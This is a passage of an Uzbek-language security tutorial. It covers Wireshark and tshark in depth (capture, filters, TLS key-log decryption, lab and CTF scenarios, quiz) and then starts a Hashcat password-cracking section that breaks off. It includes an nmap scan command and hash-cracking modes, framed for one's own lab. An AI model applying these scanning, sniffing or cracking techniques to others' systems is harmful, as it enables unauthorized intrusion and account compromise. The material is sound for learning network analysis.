Protsessoringizga mos .dmg ni yuklang (Apple Silicon yoki Intel), Wireshark'ni Applications'ga sudrang va dmg ichidagi ChmodBPF paketini o'rnating: u oddiy foydalanuvchiga ushlash huquqini beradi.

bash

```
$ brew install --cask wireshark
```

macOS'da Homebrew orqali o'rnatish

YUKLASH VA O'RNATISH

Kali Linux o'rnatish

Kali'da Wireshark odatda oldindan o'rnatilgan. O'rnatishda "Should non-superusers be able to capture packets?" deb so'ralsa, Yes tanlang.

bash

```
$ sudo apt update
```

ro'yxatni yangilash

bash

```
$ sudo apt install wireshark
```

Wireshark o'rnatish

YUKLASH VA O'RNATISH

wireshark guruhi

Linux'da sudosiz ushlash uchun foydalanuvchi wireshark guruhiga qo'shiladi, keyin tizimdan chiqib qayta kiriladi.

bash

```
$ sudo usermod -aG wireshark $USER
```

o'zingizni guruhga qo'shish

bash

```
$ groups
```

guruhlarda wireshark ko'rinishini tekshirish

bash

```
$ sudo dpkg-reconfigure wireshark-common
```

o'rnatishda No tanlagan bo'lsangiz, qayta sozlash

YUKLASH VA O'RNATISH

Boshqa Linux tizimlari

Ubuntu/Debian: sudo apt install wireshark. Fedora: sudo dnf install wireshark. Arch: sudo pacman -S wireshark-qt.

YUKLASH VA O'RNATISH

Yuklangan faylni tekshirish

Saytda har bir o'rnatuvchi uchun SHA256 xeshi beriladi. Hisoblangan xesh saytdagi bilan bir xil bo'lishi shart, mos kelmasa faylni o'chirib qayta yuklang.

bash

```
$ sha256sum Wireshark-installer.exe
```

Linux/macOS'da xeshni hisoblash

YUKLASH VA O'RNATISH

Yangilash

Eski versiyalarda protokol dissektorlaridagi xavfsizlik zaifliklari bo'lishi mumkin, shuning uchun yangilab turing: Help, keyin Check for Updates (Windows/macOS) yoki apt upgrade (Linux).

bash

```
$ sudo apt update && sudo apt upgrade -y
```

Linux'da yangilash

BIRINCHI ISHGA TUSHIRISH VA INTERFEYS TANLASH

Welcome oynasi

Wireshark ochilganda interfeyslar ro'yxati chiqadi. Har birining yonidagi kichik grafik (sparkline) trafik o'tayotganini jonli ko'rsatadi: harakat bor interfeysni tanlang.

BIRINCHI ISHGA TUSHIRISH VA INTERFEYS TANLASH

eth0 / Ethernet / enp3s0

Simli tarmoq kartasi.

BIRINCHI ISHGA TUSHIRISH VA INTERFEYS TANLASH

wlan0 / Wi-Fi

Simsiz tarmoq kartasi.

BIRINCHI ISHGA TUSHIRISH VA INTERFEYS TANLASH

lo (loopback)

Kompyuterning o'zi ichidagi (127.0.0.1) trafik. Lokal serverlarni sinashda kerak.

BIRINCHI ISHGA TUSHIRISH VA INTERFEYS TANLASH

any

Linux'da hamma interfeyslarni birdan ushlaydi.

BIRINCHI ISHGA TUSHIRISH VA INTERFEYS TANLASH

docker0 / vboxnet0

Docker va VirtualBox virtual tarmoqlari.

bash

```
$ ip -br addr
```

interfeyslar va IP manzillarni ko'rish

bash

```
$ tshark -D
```

tshark ko'rayotgan interfeyslar ro'yxati

PAKET USHLASH

Ushlashni boshlash

Interfeysni ikki marta bosing yoki ko'k akula suzgichi tugmasini bosing. To'xtatish — qizil kvadrat, qayta boshlash — yashil suzgich. Tezkor yorliq: Ctrl+E.

PAKET USHLASH

Saqlash

File, keyin Save As. Standart format — .pcapng. Dalil sifatida saqlasangiz, keyin xeshini ham hisoblang.

```bash
$ sha256sum natija.pcapng
dalil faylining yaxlitligi uchun xesh
```

PAKET USHLASH

Capture Options (Ctrl+K)

Ushlash sozlamalari: promiscuous mode, monitor mode, avtomatik to'xtatish, faylga bo'lib yozish va capture filter shu yerda beriladi.

PAKET USHLASH

Promiscuous mode

Interfeys o'ziga qaratilmagan paketlarni ham qabul qiladi. Kommutatorli (switch) tarmoqda baribir asosan o'z trafigingiz va broadcast ko'rinadi, Wi-Fi'da esa ko'pincha ishlamaydi.

PAKET USHLASH

Monitor mode (Wi-Fi)

Havodagi barcha 802.11 kadrlarni ushlaydi. Hamma karta va tizim qo'llamaydi. Faqat o'z tarmog'ingizda ishlating.

PAKET USHLASH

Ring buffer

Uzoq ushlashda xotira to'lib ketmasligi uchun faylni avtomatik bo'laklarga bo'lish (masalan, har 100 MB yoki har soat) va eskilarini o'chirish.

PAKET USHLASH

Snaplen

Har paketdan nechta bayt saqlanishi. Faqat sarlavhalar uchun 96-128 bayt yetadi, mazmun kerak bo'lsa to'liq (standart) qoldiring.

```bash
$ sudo tcpdump -i lo -c 20
loopback'dan 20 paket ushlash
```

```bash
$ tshark -i lo -c 20 -w lab.pcapng
tshark bilan 20 paket ushlab saqlash
```

OYNA TUZILISHI

Packet List (yuqori panel)

Har qator bitta paket. Ustunlar: No. (tartib raqami), Time, Source (kimdan), Destination (kimga), Protocol, Length (hajm), Info (qisqa tavsif).

OYNA TUZILISHI

Packet Details (o'rta panel)

Tanlangan paketning qatlamlari daraxt ko'rinishida: Frame, Ethernet, IP, TCP/UDP, ilova protokoli. Har qatlamni ochib maydonlarni o'qiladi.

OYNA TUZILISHI

Packet Bytes (past panel)

Paketning xom baytlari (hex va ASCII). Tafsilotda maydonni tanlasangiz, tegishli baytlar belgilanadi.

OYNA TUZILISHI

Display filter qatori

Tepadagi qator: yashil bo'lsa sintaksis to'g'ri, qizil bo'lsa xato, sariq bo'lsa ogohlantirish.

OYNA TUZILISHI

Time Display Format

View menyusida vaqt ko'rinishini o'zgartirish. "Seconds Since Beginning of Capture" hodisalar orasidagi masofani hisoblashni osonlashtiradi, UTC jamoaviy tahlilda qulay.

OYNA TUZILISHI

Name Resolution

IP o'rniga domen nomini ko'rsatish. Ehtiyot bo'ling: Wireshark nomni aniqlash uchun qo'shimcha DNS so'rovlari yuborishi va tarmoqda iz qoldirishi mumkin.

OYNA TUZILISHI

Apply as Column

Tafsilot panelida maydonni o'ng tugma bilan bosib ustun qilish (masalan, http.host yoki dns.qry.name). Tahlilni ancha tezlashtiradi.

OYNA TUZILISHI

Profiles

Pastki o'ng burchakda: turli ishlar uchun alohida sozlamalar to'plami (masalan, "DNS tahlili", "Web").

QATLAMLAR VA TCP QO'L SIQISH

Frame

Wireshark'ning o'z ma'lumoti: vaqt, uzunlik, interfeys.

QATLAMLAR VA TCP QO'L SIQISH

Ethernet II

MAC manzillar: kim kimga, bir tarmoq ichida.

QATLAMLAR VA TCP QO'L SIQISH

IP qatlami

IP manzillar, TTL va protokol raqami (6 = TCP, 17 = UDP, 1 = ICMP).

QATLAMLAR VA TCP QO'L SIQISH

TCP/UDP qatlami

Portlar, Seq va Ack raqamlari, bayroqlar (SYN, ACK, FIN, RST, PSH).

QATLAMLAR VA TCP QO'L SIQISH

TCP uch bosqichli qo'l siqish

1) SYN — mijoz ulanmoqchi. 2) SYN, ACK — server qabul qildi. 3) ACK — mijoz tasdiqladi. Shundan keyin ma'lumot almashinadi, tugagach FIN, ACK yoki RST bilan yopiladi.

QATLAMLAR VA TCP QO'L SIQISH

SYN javobsiz qolsa

Server yoki xavfsizlik devori trafikni bloklayapti. Server RST yuborsa, port yopiq.

QATLAMLAR VA TCP QO'L SIQISH

TTL

Paket umri: Linux odatda 64, Windows 128 dan boshlaydi. Ping javobidagi TTL qiymatidan masofani taxminan baholash mumkin.

bash

```
$ ping -c 4 127.0.0.1
ICMP paketlari hosil qilish (Wireshark'da icmp bilan ko'ring)
```

CAPTURE FILTER (BPF)

Capture va display filter farqi

Capture filter ushlashdan oldin ishlaydi va mos kelmagan paketlarni butunlay tashlab yuboradi (ma'lumot yo'qoladi). Display filter ushlangandan keyin ishlaydi va paketlarni faqat yashiradi. Ishonchingiz komil bo'lmasa, hammasini ushlab display filter bilan saralang.

CAPTURE FILTER (BPF)

BPF sintaksisi

tcpdump va tshark -f bilan bir xil. Misollar: host 192.168.56.101, src host 192.168.56.101, net 192.168.56.0/24, port 80, portrange 20-25, tcp, udp port 53, not arp.

CAPTURE FILTER (BPF)

BPF birlashtirish

and, or, not bilan: host 10.0.0.5 and port 443, yoki tcp port 80 or tcp port 443, yoki tcp and not port 22.

bash

```
$ tshark -i lo -f "port 8000" -c 10
faqat 8000-port trafigini ushlash
```

bash

```
$ sudo tcpdump -i any -n port 53 -c 10
DNS trafigini ushlash
```

DISPLAY FILTER

Operatorlar

Taqqoslash: ==, !=, >, <, >=, <=, contains, matches (regex), in. Mantiqiy: and, or, not (yoki &&, !).

DISPLAY FILTER

IP bo'yicha

ip.addr == 192.168.1.10 (yuboruvchi yoki qabul qiluvchi), ip.src, ip.dst, ip.addr == 192.168.1.0/24 (butun tarmoq), !(ip.addr == 192.168.1.10) (shu IP'siz), eth.addr == aa:bb:cc:dd:ee:ff (MAC bo'yicha).

DISPLAY FILTER

Protokol bo'yicha

Protokol nomini yozish kifoya: dns, http, tls, tcp, udp, icmp, arp, dhcp, ssh, ftp, smb2.

DISPLAY FILTER

Port bo'yicha

tcp.port == 443, tcp.dstport == 22, udp.port == 53, tcp.port in {80 443 8080}.

DISPLAY FILTER

TCP holati

tcp.flags.syn == 1 and tcp.flags.ack == 0 (yangi ulanish urinishlari), tcp.flags.reset == 1 (RST), tcp.analysis.retransmission (qayta uzatishlar), tcp.analysis.duplicate_ack, tcp.analysis.zero_window, tcp.analysis.flags (Wireshark aniqlagan barcha TCP muammolar).

DISPLAY FILTER

HTTP filtrlari

http.request.method == "POST", http.request.uri contains "login", http.host == "example.com", http.response.code >= 400, http.user_agent contains "curl".

DISPLAY FILTER

DNS filtrlari

dns.qry.name contains "example", dns.flags.rcode != 0 (xatoli javoblar, masalan NXDOMAIN), dns.qry.type == 1 (A yozuvi so'rovlari).

DISPLAY FILTER

TLS filtrlari

tls.handshake.type == 1 (Client Hello), tls.handshake.extensions_server_name (SNI: qaysi saytga ulanayotgani), tls.alert_message (TLS xatolari).

DISPLAY FILTER

Matn qidirish

frame contains "matn" paketning istalgan joyidan, tcp contains "admin", http contains "token".

DISPLAY FILTER

Filtrlarni birlashtirish

ip.addr == 192.168.1.10 and tcp.port == 80 and http. Yoki: dns and not ip.addr == 192.168.1.1.

DISPLAY FILTER

Filtrni tez qurish

Maydonni o'ng tugma bilan bosib Apply as Filter, Selected tanlang. Prepare as Filter faqat yozadi, ishga tushirmaydi. Analyze, keyin Display Filter Expression maydonlar ro'yxatidan tuzishga yordam beradi. Yoqtirgan filtrlarni xatcho'p (bookmark) qiling.

bash

```
$ tshark -r lab.pcapng -Y "dns"
```

faylni display filter bilan o'qish

bash

```
$ tshark -r lab.pcapng -Y "tcp.flags.syn==1 and tcp.flags.ack==0"
```

faqat SYN paketlari

bash

```
$ tshark -r lab.pcapng -Y "http.request"
```

HTTP so'rovlari

RANG QOIDALARI

Coloring Rules

View, keyin Coloring Rules: Wireshark paketlarni rangga bo'yaydi (masalan, qora fon va qizil matn — TCP muammolari, ko'k — DNS, och yashil — HTTP). O'zingizning qoidangizni qo'shishingiz mumkin, masalan ip.addr == 192.168.56.101 ni sariqqa bo'yash.

OQIMNI KUZATISH VA FAYLLARNI TIKLASH

Follow TCP Stream

Paket ustida o'ng tugma, Follow, TCP Stream (Ctrl+Alt+Shift+T): butun suhbat ketma-ket o'qiladigan matn bo'lib chiqadi (qizil — mijoz yuborgan, ko'k — server javobi). HTTP, FTP, Telnet kabi shifrlanmagan protokollarda mazmun ochiq ko'rinadi: parolni shifrlanmagan kanalda yuborish xavfli ekanini shu yerda ko'rasiz.

OQIMNI KUZATISH VA FAYLLARNI TIKLASH

Boshqa oqim turlari

UDP Stream, TLS Stream, HTTP Stream, HTTP/2 Stream. Filter Out This Stream bilan oqimni yashirish ham mumkin.

OQIMNI KUZATISH VA FAYLLARNI TIKLASH

Export Objects

File, keyin Export Objects, keyin HTTP / SMB / IMF / TFTP: paketlar orqali uzatilgan rasm, hujjat va skriptlarni tiklab saqlash. CTF va forensikada tez-tez ishlatiladi. Tiklangan faylni ishga tushirmang, faqat tahlil qiling.

OQIMNI KUZATISH VA FAYLLARNI TIKLASH

Export Specified Packets

Faqat filtrdan o'tgan paketlarni yangi faylga saqlash.

OQIMNI KUZATISH VA FAYLLARNI TIKLASH

Merge

File, keyin Merge: ikki capture faylni vaqt bo'yicha birlashtirish.

bash

```
$ tshark -r lab.pcapng --export-objects http,tiklangan -q
```

HTTP obyektlarini papkaga tiklash

bash

```
$ tshark -r katta.pcapng -Y "ip.addr==192.168.56.101" -w kichik.pcapng
```

katta fayldan kerakli qismini ajratish

STATISTIKA VA EXPERT INFORMATION

Capture File Properties

Statistics menyusida: davomiyligi, paketlar soni, hajm.

STATISTIKA VA EXPERT INFORMATION

Protocol Hierarchy

Qaysi protokol trafikning necha foizini egallaydi. G'alati yoki kutilmagan protokol topilsa, shubhali.

STATISTIKA VA EXPERT INFORMATION

Conversations

Kim kim bilan qancha gaplashgan (Ethernet, IPv4, TCP, UDP). Hajm bo'yicha saralab g'ayrioddiy katta trafikni topish mumkin.

STATISTIKA VA EXPERT INFORMATION

Endpoints

Har bir qurilma bo'yicha jami trafik.

STATISTIKA VA EXPERT INFORMATION

I/O Graphs

Vaqt bo'yicha trafik grafigi (filtr bilan). Keskin cho'qqilarni topishga yaxshi.

STATISTIKA VA EXPERT INFORMATION

Flow Graph

Paketlar almashinuvining vaqt chizig'i diagrammasi. Protokol mantig'ini tushunishga juda yordam beradi.

STATISTIKA VA EXPERT INFORMATION

Expert Information

Analyze, keyin Expert Information: Wireshark o'zi topgan xato va ogohlantirishlar (qayta uzatishlar, uzilgan ulanishlar, noto'g'ri nazorat yig'indisi). Nosozlikni qidirishda birinchi shu yerga qarang.

bash

```
$ tshark -r lab.pcapng -q -z io,phs
protokol ierarxiyasi
```

bash

```
$ tshark -r lab.pcapng -q -z conv,tcp
TCP suhbatlar jadvali
```

bash

```
$ tshark -r lab.pcapng -q -z endpoints,ip
IP bo'yicha endpointlar
```

QIDIRISH, BELGILASH VA IZOHLASH

Find Packet

Ctrl+F: satr, hex yoki regex bo'yicha paketlar ro'yxati, tafsilot yoki baytlar ichidan qidiradi.

QIDIRISH, BELGILASH VA IZOHLASH

Mark Packet

Ctrl+M: muhim paketni belgilash. Ctrl+Shift+N va Ctrl+Shift+P keyingi/oldingi belgilanganga o'tadi.

QIDIRISH, BELGILASH VA IZOHLASH

Packet Comment

Edit, keyin Packet Comment: paketga izoh yozish (pcapng'da saqlanadi). Hisobot tayyorlashda qulay.

QIDIRISH, BELGILASH VA IZOHLASH

Time Reference

Ctrl+T: shu paketdan boshlab vaqtni hisoblash. Delta time ustuni har paket oldingisidan qancha keyin kelganini ko'rsatadi, kechikishni topishda foydali.

QIDIRISH, BELGILASH VA IZOHLASH

Ctrl+G

Paket raqamiga o'tish.

SHIFRLANGAN (TLS/HTTPS) TRAFIK

HTTPS nima uchun ko'rinmaydi

Mazmun shifrlangan. Wireshark qo'l siqishni (Client Hello, SNI, sertifikat) ko'rsatadi, so'rov va javob ichini emas. SNI orqali qaysi saytga ulanilganini bilish mumkin.

SHIFRLANGAN (TLS/HTTPS) TRAFIK

SSLKEYLOGFILE usuli

O'zingizning brauzeringiz/ilovangiz trafigini ochishning qonuniy yo'li: ilova sessiya kalitlarini faylga yozadi, Wireshark shu fayl bilan trafikni ochadi. Boshqa odamlarning HTTPS trafigini bu usulda ochib bo'lmaydi.

bash

```
$ export SSLKEYLOGFILE=$HOME/sslkeys.log
kalitlar yoziladigan fayl
```

bash

```
$ firefox &
brauzerni shu terminaldan ishga tushirish (kalitlar fayliga yozadi)
```

SHIFRLANGAN (TLS/HTTPS) TRAFIK

Wireshark'ga ulash

Edit, Preferences, Protocols, TLS, "(Pre)-Master-Secret log filename" maydoniga shu faylni ko'rsating. Paketlarda Decrypted TLS yorlig'i paydo bo'ladi va HTTP ichi ochiladi.

SHIFRLANGAN (TLS/HTTPS) TRAFIK

Windows'da

Tizim muhit o'zgaruvchilariga SSLKEYLOGFILE qo'shing, qiymati kalitlar yoziladigan fayl yo'li bo'lsin.

AMALIY SSENARIYLAR (FAQAT O'Z LAB)

DNS so'rovlarini kuzatish

Ushlashni boshlang, boshqa oynada nslookup yoki dig bajaring, filtr: dns. Standard query va javobni toping: Queries va Answers'da qaysi IP qaytgani va TTL ko'rinadi. dns.flags.rcode != 0 bilan mavjud bo'lmagan domen xatosini ko'ring.

bash

```
$ dig example.com
DNS so'rovi yuborish
```

bash

```
$ nslookup example.com
DNS so'rovi (boshqa usul)
```

AMALIY SSENARIYLAR (FAQAT O'Z LAB)

HTTP va shifrlanmagan trafik

O'z kompyuteringizda oddiy server ishga tushiring, Wireshark'da lo interfeysini ushlang, brauzerda 127.0.0.1:8000 ni oching. Filtr: http, so'ng Follow, HTTP Stream.

bash

```
$ python3 -m http.server 8000
lokal test serveri
```

bash

```
$ curl -I http://127.0.0.1:8000
HTTP sarlavhalarini so'rash
```

AMALIY SSENARIYLAR (FAQAT O'Z LAB)

Ping va TTL

Filtr icmp. Ping bajaring, Echo request/reply juftligini va Wireshark'ning "Response in" havolasini ko'ring, IP qatlamida TTL'ni solishtiring.

AMALIY SSENARIYLAR (FAQAT O'Z LAB)

Sekin tarmoq sababi

1) Ushlang. 2) Expert Information'da ko'p Retransmission, Dup ACK, Zero Window bormi? 3) Filtr tcp.analysis.flags. 4) I/O Graphs'da kechikish cho'qqilari. Ko'p retransmission — tarmoq sifati yoki torayib qolgan kanal. Zero window — qabul qiluvchi ilova ma'lumotni sekin o'qiyapti. DNS javobi sekin — DNS server muammosi.

AMALIY SSENARIYLAR (FAQAT O'Z LAB)

Shubhali trafikni aniqlash (Blue Team)

1) Protocol Hierarchy'da kutilmagan protokollar. 2) Conversations, IPv4: hajm bo'yicha saralab tashqi IP'ga g'ayrioddiy katta trafikni toping. 3) dns va dns.qry.name.len > 50: juda uzun tasodifiy domenlar DNS tunneling belgisi bo'lishi mumkin. 4) Bitta manbadan ko'p portga SYN'lar port skanerlash belgisi.

AMALIY SSENARIYLAR (FAQAT O'Z LAB)

Nmap skanerini tahlil qilish

O'z labingizdagi mashinaga skan yuborib, shu vaqtda ushlang. SYN paketlari ketma-ket turli portlarga ketayotganini, ochiq portdan SYN/ACK, yopiqdan RST kelishini ko'rasiz. Hujum qanday ko'rinishini bilish himoyachi uchun foydali.

bash

```
$ nmap -sS -p 1-100 192.168.56.101
```

o'z lab mashinasiga skan (faqat o'z labingizda)

AMALIY SSENARIYLAR (FAQAT O'Z LAB)

CTF'da pcap fayl

Tartib: 1) Protocol Hierarchy va Conversations. 2) Qiziq protokolni filtrlang (HTTP, FTP, DNS, SMTP). 3) Export Objects bilan fayllarni tiklang. 4) Follow TCP Stream bilan suhbatlarni o'qing. 5) frame contains "flag" bilan qidiring. 6) Base64 ko'rinsa base64 -d bilan ochib ko'ring.

bash

```
$ echo c2Fsb20= | base64 -d
```

Base64 ni ochish

AMALIY SSENARIYLAR (FAQAT O'Z LAB)

Namunaviy pcap manbalari

wiki.wireshark.org/SampleCaptures va malware-traffic-analysis.net. Zararli dastur trafigi namunalarini faqat tahlil qiling, ular bilan bog'liq hech narsani ishga tushirmang.

TSHARK (BUYRUQ QATORIDAGI WIRESHARK)

tshark

Wireshark bilan birga o'rnatiladi. Grafik interfeyssiz serverlarda, avtomatlashtirishda va katta fayllarda ishlatiladi.

bash

```
$ tshark -D
```

interfeyslar ro'yxati

bash

```
$ tshark -i eth0 -c 100 -w natija.pcapng
```

100 paket ushlab saqlash

bash

```
$ tshark -r natija.pcapng
```

faylni o'qish

TSHARK (BUYRUQ QATORIDAGI WIRESHARK)

-f va -Y farqi

-f capture filter (BPF), ushlash vaqtida. -Y display filter, fayl o'qishda yoki jonli ko'rsatishda.

bash

```
$ tshark -r natija.pcapng -Y "dns" -T fields -e frame.time -e ip.src -e dns.qry.name
```

DNS so'rovlarini jadval qilish

bash

```
$ tshark -r natija.pcapng -Y "http.request" -T fields -e ip.src -e http.host -e
    http.request.uri -E header=y -E separator=,
```

HTTP so'rovlarini CSV ko'rinishida

TSHARK (BUYRUQ QATORIDAGI WIRESHARK)

tcpdump bilan birga

Serverda tcpdump bilan ushlab, faylni o'z kompyuteringizga olib kelib Wireshark'da tahlil qilish eng keng tarqalgan usul. -s 0 to'liq paketni saqlaydi.

bash

```
$ sudo tcpdump -i eth0 -s 0 -w trafik.pcap port 443
```

serverda ushlash

bash

```
$ scp ali@192.168.56.101:/home/ali/trafik.pcap .
```

faylni o'z kompyuteringizga olish

MUAMMOLARNI HAL QILISH

Interfeyslar ro'yxati bo'sh

Windows'da Npcap o'rnatilmagan yoki buzilgan: qayta o'rnating. Linux'da wireshark guruhiga qo'shilmagansiz yoki qayta kirmagansiz.

MUAMMOLARNI HAL QILISH

"You don't have permission to capture"

Linux/macOS'da huquq yo'q: sudo dpkg-reconfigure wireshark-common, guruhga qo'shilish, macOS'da ChmodBPF'ni o'rnatish.

MUAMMOLARNI HAL QILISH

Wi-Fi'da faqat o'z trafigimni ko'ryapman

Normal holat: boshqa qurilmalar trafigi shifrlangan va kartangizga yetib kelmaydi. Monitor mode faqat o'z tarmog'ingizda, to'g'ri kalit bilan ma'noga ega.

MUAMMOLARNI HAL QILISH

Display filter qizil

Sintaksis xato. Maydon nomini tekshiring (ip.addr, tcp.port), qo'shtirnoqlarni to'g'rilang, == ishlating (= emas).

MUAMMOLARNI HAL QILISH

Juda ko'p paket, oyna qotadi

Capture filter ishlating, ushlashni bo'ling (ring buffer), keraksiz Name Resolution'ni o'chiring.

MUAMMOLARNI HAL QILISH

"Checksum incorrect" ko'p chiqadi

Odatda tarmoq kartasi checksum offload qilgani uchun o'z kompyuteringizdan chiqayotgan paketlarda yolg'on xato bo'ladi. Preferences, Protocols, IPv4/TCP/UDP'da "Validate the checksum" ni o'chiring.

MUAMMOLARNI HAL QILISH

Loopback ko'rinmayapti

Windows'da Npcap Loopback Adapter o'rnatilganini tekshiring. Linux'da lo interfeysini tanlang.

MUAMMOLARNI HAL QILISH

Virtual mashinada paket ko'rinmayapti

Virtual tarmoq rejimini (Bridged, Host-only) va VM sozlamalarida promiscuous mode ruxsatini tekshiring.

TEZKOR ESLATMA (CHEAT SHEET)

Klaviatura yorliqlari

Ctrl+E ushlashni boshlash/to'xtatish, Ctrl+K Capture Options, Ctrl+F qidirish, Ctrl+G paket raqamiga o'tish, Ctrl+M belgilash, Ctrl+Alt+Shift+T TCP stream, Ctrl+/ filtr qatoriga o'tish, Ctrl+R faylni qayta yuklash, Ctrl+Shift+O faylni ochish.

TEZKOR ESLATMA (CHEAT SHEET)

Eng ko'p ishlatiladigan display filtrlar

ip.addr == X.X.X.X, tcp.port == 80, dns, http.request, tls.handshake.type == 1, tcp.analysis.flags, tcp.flags.syn==1 and tcp.flags.ack==0, frame contains "matn", !arp and !dns.

TEZKOR ESLATMA (CHEAT SHEET)

Eng ko'p ishlatiladigan capture filtrlar

host X.X.X.X, net X.X.X.0/24, port 53, tcp and not port 22, not broadcast and not multicast.

TEZKOR ESLATMA (CHEAT SHEET)

Mustaqil o'rganish rejasi

1-hafta: o'rnatish, DNS/HTTP/ping mashqlari, oyna tuzilishi, display filtrlar. 2-hafta: TCP qo'l siqish, Follow Stream, Statistics, Expert Information, sekin tarmoq mashqi. 3-hafta: HTTP/DNS/TLS chuqur, SSLKEYLOGFILE, tshark. 4-hafta: CTF pcap fayllar, Blue Team ssenariylari, hisobot yozish.

TEZKOR ESLATMA (CHEAT SHEET)

Rasmiy resurslar

wireshark.org/docs (User's Guide, Display Filter Reference), wiki.wireshark.org (SampleCaptures), TryHackMe va Hack The Box (Wireshark/pcap mashqlari). Sertifikat: Wireshark Certified Analyst (WCA).

TAKRORLASH SAVOLLARI

Savol 1: Capture filter va display filter orasidagi asosiy farq nima?

Javob: capture filter ushlashdan oldin ishlaydi va mos kelmagan paketlarni tashlab yuboradi (qaytarib bo'lmaydi), display filter esa ushlangandan keyin paketlarni faqat yashiradi.

TAKRORLASH SAVOLLARI

Savol 2: "tcp.flags.syn == 1 and tcp.flags.ack == 0" nimani ko'rsatadi?

Javob: yangi ulanish urinishlarini, ya'ni TCP qo'l siqishning birinchi SYN paketlarini.

TAKRORLASH SAVOLLARI

Savol 3: O'z brauzeringiz HTTPS mazmunini Wireshark'da qanday ochasiz?

Javob: SSLKEYLOGFILE bilan brauzer sessiya kalitlarini faylga yozadi, so'ng Wireshark'ning TLS sozlamasida shu fayl ko'rsatiladi.

TAKRORLASH SAVOLLARI

Savol 4: Butun TCP suhbatni matn ko'rinishida o'qish uchun qaysi amal ishlatiladi?

Javob: paketga o'ng tugma, Follow, TCP Stream (Ctrl+Alt+Shift+T).

TAKRORLASH SAVOLLARI

Savol 5: Tarmoq sekinligini topishda birinchi qaysi oynaga qaraysiz?

Javob: Analyze, Expert Information: u yerda qayta uzatishlar, takroriy ACK va zero window kabi muammolar ro'yxati bor.

TAKRORLASH SAVOLLARI

Savol 6: Kali'da Wireshark bilan sudosiz paket ushlash uchun nima qilinadi?

Javob: o'rnatishda "non-superusers" savoliga Yes tanlanadi, foydalanuvchi wireshark guruhiga qo'shiladi (usermod -aG wireshark) va tizimdan chiqib qayta kiriladi.

TAKRORLASH SAVOLLARI

Savol 7: tshark bilan faqat DNS so'rov nomlarini chiqaruvchi buyruq qanday?

Javob: tshark -r fayl.pcapng -Y dns -T fields -e dns.qry.name.

TAKRORLASH SAVOLLARI

Savol 8: Nega Wi-Fi'da boshqa qurilmalar trafigini ko'rmaysiz?

Javob: ularning trafigi shifrlangan va kartangizga yetib kelmaydi; promiscuous mode kommutatorli va shifrlangan tarmoqlarda buni o'zgartirmaydi.



35 Hashcat bilan parol xeshlarini tiklash

61 ta buyruq · 16 ta bo'lim

Hashcat — dunyodagi eng tez GPU asosidagi parol tiklash vositasi: yuzlab xesh turini (MD5, SHA, NTLM, WPA/WPA2, ZIP, PDF va h.k.) lug'at, maska va kombinatsiya usullari bilan qaytaradi. Bu qism o'rnatishdan boshlab rejimlar, maskalar, qoidalar va amaliy mashqlargacha to'liq yo'l beradi. Faqat o'zingizga tegishli fayllar, o'z laboratoriyangiz yoki yozma ruxsat berilgan tizim ustida ishlating: begona hisob yoki tizim parolini tiklashga urinish qonunbuzarlik hisoblanadi.

MAQSAD **Pentester / Red Team / Forensika yo'nalishi**

HASHCAT NIMA VA QANDAY ISHLAYDI

Hashcat

GPU (va CPU) quvvatidan foydalanib parol xeshlarini tiklaydigan ochiq manbali vosita. Parolni "ochmaydi" (xesh qaytarilmas), balki ko'p so'zni sinab, xeshi mos kelganini topadi.

HASHCAT NIMA VA QANDAY ISHLAYDI

Xesh (hash) nima

Parolni bir yo'nalishli funksiya orqali o'zgartirib olingan belgilar ketma-ketligi. Bir xil parol doim bir xil xesh beradi, lekin xeshdan parolni to'g'ridan-to'g'ri hisoblab chiqarib bo'lmaydi — shuning uchun sinab ko'rish (brute-force/lug'at) kerak.

HASHCAT NIMA VA QANDAY ISHLAYDI

Nega GPU

Xesh hisoblash — ko'p mayda parallel amal. Videokarta (GPU) minglab yadro bilan buni protsessordan (CPU) o'n-yuz barobar tezroq bajaradi.

HASHCAT NIMA VA QANDAY ISHLAYDI

Qonuniy chegara

Faqat o'zingiz egalik qiladigan fayllar (masalan, unutilgan ZIP yoki PDF paroli), o'z laboratoriyangizdagi tizim yoki yozma ruxsat etilgan pentest doirasidagi xeshlar ustida ishlating. Boshqa birovning hisobini yoki tizimini sinash jinoiy javobgarlikka olib kelishi mumkin.

O'RNATISH

Kali Linux

Hashcat Kali'da odatda oldindan o'rnatilgan.

bash
```
$ hashcat --version
```
o'rnatilganini va versiyasini tekshirish

bash
```
$ sudo apt update && sudo apt install hashcat
```
o'rnatish yoki yangilash

O'RNATISH

Windows / macOS

Rasmiy saytdan (hashcat.net) arxivni yuklab, papkaga chiqarib, terminal/cmd orqali hashcat.exe (Windows) yoki hashcat (macOS, Homebrew: brew install hashcat) ishlatiladi.

O'RNATISH

GPU drayverlari

Hashcat tezligi uchun to'g'ri videokarta drayveri kerak: NVIDIA uchun CUDA/OpenCL, AMD uchun ROCm/OpenCL. Drayversiz ham ishlaydi, lekin faqat CPU bilan sekin.

bash
```
$ hashcat -I
```
mavjud qurilmalar (CPU/GPU) ro'yxatini ko'rish

O'RNATISH

Virtual mashinada cheklov

VirtualBox/VMware ichida GPU odatda to'liq ko'rinmaydi, shuning uchun tezlik juda past bo'ladi. Haqiqiy tezlik uchun fizik kompyuter yoki GPU pass-through kerak.

ASOSIY TUSHUNCHALAR

Rejim (-m)

Qaysi xesh turi ekanini ko'rsatadi, masalan -m 0 (MD5), -m 1000 (NTLM), -m 1800 (SHA-512 Unix), -m 22000 (WPA/WPA2). Noto'g'ri rejim tanlansa, hashcat hech qachon mos topa olmaydi.

ASOSIY TUSHUNCHALAR

Hujum turi (-a)

Qaysi usulda so'z sinalishini belgilaydi: -a 0 lug'at (wordlist), -a 1 kombinatsiya (ikki lug'atni birlashtirish), -a 3 maska (bruteforce, belgi to'plami bo'yicha), -a 6/-a 7 lug'at va maskani aralashtirish.

ASOSIY TUSHUNCHALAR

hashcat --help

Barcha rejim va hujum turlari, bayroqlar ro'yxatini ko'rsatadi.

bash
```
$ hashcat --help | grep -i "WPA"
```
WPA bilan bog'liq rejimlarni qidirish

bash
```
$ hashcat --example-hashes | less
```
har bir rejim uchun namuna xesh formati

XESH TURINI ANIQLASH

hashid / hash-identifier

Xesh qanday uzunlik va belgilardan iborat ekaniga qarab, mos rejim(lar)ni taxmin qiladigan yordamchi vosita. 100% aniq emas, chunki ko'p xesh turi bir xil uzunlikda bo'lishi mumkin.

```bash
$ hashid "5f4dcc3b5aa765d61d8327deb882cf99"
xesh turini taxmin qilish
```

XESH TURINI ANIQLASH

Uzunlikka qarab tezkor eslatma

